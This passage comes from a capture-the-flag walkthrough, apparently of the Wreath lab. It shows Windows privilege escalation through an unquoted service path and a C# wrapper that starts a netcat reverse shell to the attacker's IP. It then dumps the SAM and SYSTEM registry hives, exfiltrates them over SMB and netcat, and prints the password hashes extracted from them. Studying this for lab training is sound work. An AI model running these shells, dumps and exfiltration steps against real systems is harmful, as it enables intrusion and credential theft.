Mandatory Label\High Mandatory Level   Label            S-1-16-12288
```

to see what groups are we part of that defines our permissions .

now lets enumerate non-windows services that can also be vulnerable :

`wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"` - use this command.

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                 Name                                        PathName
        StartMode
Amazon SSM Agent                                            AmazonSSMAgent                              "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
        Auto
Apache2.4                                                   Apache2.4                                   "C:\xampp\apache\bin\httpd.exe" -k runservice
        Auto
AWS Lite Guest Agent                                        AWSLiteAgent                                "C:\Program Files\Amazon\XenTools\LiteAgent.exe"
        Auto
LSM                                                         LSM
        Unknown
Mozilla Maintenance Service                                 MozillaMaintenance                          "C:\Program Files (x86)\Mozilla Maintenance Service\maintenanceservice.exe"
        Manual
NetSetupSvc                                                 NetSetupSvc
        Unknown
Windows Defender Advanced Threat Protection Service         Sense                                       "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
        Manual
System Explorer Service                                     SystemExplorerHelpService                   C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerServic
64.exe  Auto
Windows Defender Antivirus Network Inspection Service       WdNisSvc                                    "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"
        Manual
Windows Defender Antivirus Service                          WinDefend                                   "C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"
        Auto
Windows Media Player Network Sharing Service                WMPNetworkSvc                               "C:\Program Files\Windows Media Player\wmpnetwk.exe"
        Manual
```

resize your font to small to see the results fully ,

now as we can see there is a service which i have also highlighted that is SystemExplorerHelpService that has no quotes around its pathname making it vulnerable to unquoted service path vulnerability ,

for this vunerability to work we have to check if any of the directories in that path contain spaces (which several do) and are writeable.

assuming the service is running as the account, we might be able to elevate privileges.

First of all, let's check to see which account the service runs under:

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

so this service runs as local system that is good .

now lets see if we can write on these directories : powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

we also have full control over those directories that means it is a possible privilege escalation vector now.

AV Evasion : Privilege Escalation

so lets put our vulnerability to action :

so as we know ther eis antivirus present on this machine , we cannot just use msfvenom and deal with it ,

we have to create a wrapper program thet executes our previously installed nc binary and give us a shell :

so lets do that :

we willl use mono-devel tool to write a C# wrapper :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# apt install mono-devel
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed ar
```

now lets create a C# wrapper using this tool , for that first create a wrapper.cs file either in nano or in sublime :

okay so first of all /tmp directory had no write access to it so i downloaded netcat in :

```
C:\Users\Thomas\Downloads>curl http://10.50.82.149/nc.exe -o nckalra.exe
curl http://10.50.82.149/nc.exe -o nckalra.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 66560  100 66560    0     0  66560      0  0:00:01 --:--:--  0:00:01 94545
```

in thomas download directory ,

then i used sublime to create a wrapper.cs file :

```
File  Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
shell_scripting.md | 43777.py | index.html | index.php | Makefile | wrapper.cs | and.sh
1  using System;
2  using System.Diagnostics;
3
4  namespace Wrapper{
5      class Program{
6          static void Main(){
7              Process proc = new Process();
8              ProcessStartInfo procInfo = new ProcessStartInfo("c:\\users\\thomas\\downloads\\nckalra.exe", "10.50.8
9              procInfo.CreateNoWindow = true;
10             proc.StartInfo = procInfo;
11             proc.Start();
12         }
13     }
14 }
15
```

code :

using System;
using System.Diagnostics;

```
namespace Wrapper{
   class Program{
      static void Main(){
         Process proc = new Process();
         ProcessStartInfo procInfo = new ProcessStartInfo("c:\\users\\thomas\
\downloads\\nckalra.exe", "10.50.82.149 8080 -e cmd.exe");
         procInfo.CreateNoWindow = true;
         proc.StartInfo = procInfo;
         proc.Start();
      }
   }
}
```

---

now download it inside - C:\Program Files (x86)\System Explorer

```
C:\Program Files (x86)\System Explorer>curl http://10.50.82.149/System.exe -o System.exe
curl http://10.50.82.149/System.exe -o System.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3584  100  3584    0     0   3584      0  0:00:01 --:--:--  0:00:01  9166

C:\Program Files (x86)\System Explorer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

29/05/2022  13:55    <DIR>          .
29/05/2022  13:55    <DIR>          ..
22/12/2020  00:55    <DIR>          System Explorer
29/05/2022  13:55             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,736,232,448 bytes free
```

then setup a netcat listener on kali :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# nc -lnvp 8080
listening on [any] 8080 ...
```

then stop and start the systemexplorer service :

```
C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

it will show a error like did not respond but our wrapper worked ,

see we have now gotten a new escalated privileged shell :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# nc -lnvp 8080
listening on [any] 8080 ...
connect to [10.50.82.149] from (UNKNOWN) [10.200.81.100] 50901
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

now we have completely compromised all of the three machines.

Exfiltration : Exfiltration Techniques & Post Exploitation

Data exfiltration is something that should *never* be considered without explicit prior consent. Generally speaking, most external engagements will strongly prohibit taking data from compromised systems; however, it is worth bearing in mind that this may not be the case for internal engagements -- and some external engagements outright set targets for the red team that revolve around exfiltrating a set piece of data from the targets once compromised. Even if this is a skill that may not be used on a daily basis, it is still well worth learning.

The goal of exfiltration is always to remove data from a compromised target. This could be things like passwords, keys, customer/employee data, or anything else of use or value. If the data being exfiltrated is in plain text then this could be as simple as copying and pasting the contents of a file from a remote shell into a local file. If the data is in a binary format, or otherwise can't just be copied and pasted, then more complicated methods must be used to exfiltrate the targeted file. A common method for exfiltrating data is to smuggle it out within a harmless protocol, usually encoded. For

example, DNS is often used to (relatively) quietly exfiltrate data. HTTPS tends to be a good option as the data will outright be encrypted before egress takes place. ICMP can be used to (very slowly) get the data out of the network. DNS-over-HTTPS is superb for data exfiltration, and even email is often used.

In a real world situation an attacker will be looking to exfiltrate data as quietly as possible as there may be an Intrusion Detection System active on the compromised network which would alert the network administrators to a breach should the data be detected. For this reason an attacker is unlikely to use protocols as simple as FTP, TFTP, SMB or HTTP; however, in an unmonitored network these are still good options for moving files around.
It's worth noting that most command and control (C2) frameworks come with options to quietly exfiltrate data. Practically speaking, this is likely how a bad actor would be exfiltrating data, so it's worth keeping up to date with the current "standards" used by the various frameworks. There are also plenty of standalone tools available to automate sending and receiving obfuscated data.

so to practice this :

we are going to dump SAM password hash of administrator,

it is not as simple as just getting /etc/shadow file as it is stored in windows registry .

so there are two hives that we have to dump that are :

`HKEY_LOCAL_MACHINE\SAM` hive

and

Dumping the SAM hive isn't quite enough though -- we also need the SYSTEM hive which contains the boot key for the machine

to dump them use these commands :

"reg.exe save HKLM\SAM sam.bak"

and

“reg.exe save HKLM\SYSTEM system.bak”

```
C:\Users\Administrator\Desktop>reg.exe save HKLM\SAM sam.bak
reg.exe save HKLM\SAM sam.bak
The operation completed successfully.

C:\Users\Administrator\Desktop>reg.exe save HKLM\SYSTEM system.bak
reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Users\Administrator\Desktop

29/05/2022  14:12    <DIR>          .
29/05/2022  14:12    <DIR>          ..
29/05/2022  14:12            53,248 sam.bak
29/05/2022  14:12        18,509,824 system.bak
               2 File(s)     18,563,072 bytes
               2 Dir(s)   6,716,522,496 bytes free

C:\Users\Administrator\Desktop>
```

now lets transfer these files back to our kali for analyzing :

well well there are various ways by which we can transfer this file to our kali machine first method is using a smb server :

we will use impacket library to do that :

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ./smbserver.py kalraji /home/kali/wreath/ -username kalra -password kalra -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.200.81.100,51369)
[*] AUTHENTICATE_MESSAGE (kalraji\kalra,WREATH-PC)
[*] User WREATH-PC\kalra authenticated successfully
[*] kalra::kalraji:aaaaaaaaaaaaaaaa:680992c91a7b17230127609a4700e560:0101000000000000f1bb586673d80158368b4b6e02592e000000000100100
6e0048000300100046004900 6a005400760072006e0048000200100072007700630 04a004e004d0072007700040010007200770063004a004e004d0072007700070
4000200000008003000300000000000000000000000000400000303dc4f8388e16d7a7f93d0108a25761c9d4b189372e9091931cdf77ee9589de0a001000000000000
```

create a smb server like this

then connect to it from thomas personal pc :

```
C:\Windows\Temp>net use \\10.50.82.149\kalraji /USER:kalraji\kalra kalra
net use \\10.50.82.149\kalraji /USER:kalraji\kalra kalra
The command completed successfully.
```

then download them like this i am showing for sam and system file :


```
C:\Windows\Temp>move sam.bak \\10.50.82.149\kalraji\sam.bak
move sam.bak \\10.50.82.149\kalraji\sam.bak
        1 file(s) moved.

C:\Windows\Temp>reg.exe save HKLM\SYSTEM \\10.50.82.149\kalraji\system.bak
reg.exe save HKLM\SYSTEM \\10.50.82.149\kalraji\system.bak
```

we can also transfer these files to webserver that is :


```
C:\>copy C:\Windows\Temp\system.bak C:\xampp\htdocs
copy C:\Windows\Temp\system.bak C:\xampp\htdocs
        1 file(s) copied.
```

i have shown system.bak for example

then download it from firefox :



file :



there is also another method that is by using netcat :

setup a netcat listener on kali and redirect output to sysbak :

```
┌──(root㉿kali)-[/home/kali/wreath]
└─# nc -lnvp 5050 > sysbak
listening on [any] 5050 ...
connect to [10.50.82.149] from (UNKNOWN) [10.200.81.100] 51557
```

then on windows where we have already downloaded netcat in previous tasks use this :

```
C:\Windows\Temp>nckalra.exe -n -v 10.50.82.149 5050 < system.bak
nckalra.exe -n -v 10.50.82.149 5050 < system.bak
(UNKNOWN) [10.50.82.149] 5050 (?) open
```

take system.bak and forward it to netcat like this , wait for 5 mins and it would have been transferred . it shows no status bar so you have to wait and close the connection by ctrl+c and then reconnect to the machine by re-performing the exploit .

these are 3 methods of exfiltration showed here.

then when you have got both the files on kali ,

use impacket's script secretsdump.py to get hashes for users :

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 secretsdump.py -sam /home/kali/wreath/sam -system /home/kali/Downloads/system LOCAL
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0×fce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up ...
```

and now we have hash of admininstrator .

Random Notes

If you had SSH access to a server (172.16.0.50) with a webserver running internally on port 80 (i.e. only accessible to the server itself on 127.0.0.1:80), how would you forward it to port 8000 on your attacking machine? Assume the username is "user", and background the shell?

ssh -L 8000:127.0.0.1:80 user@172.16.0.50

When using this option you will need to open up a port in the Windows firewall to allow the forward connection to be made. The syntax for opening a port

using `netsh` looks something like this:

```
netsh advfirewall firewall add rule name="NAME" dir=in action=allow protocol=tcp localport=PORT
```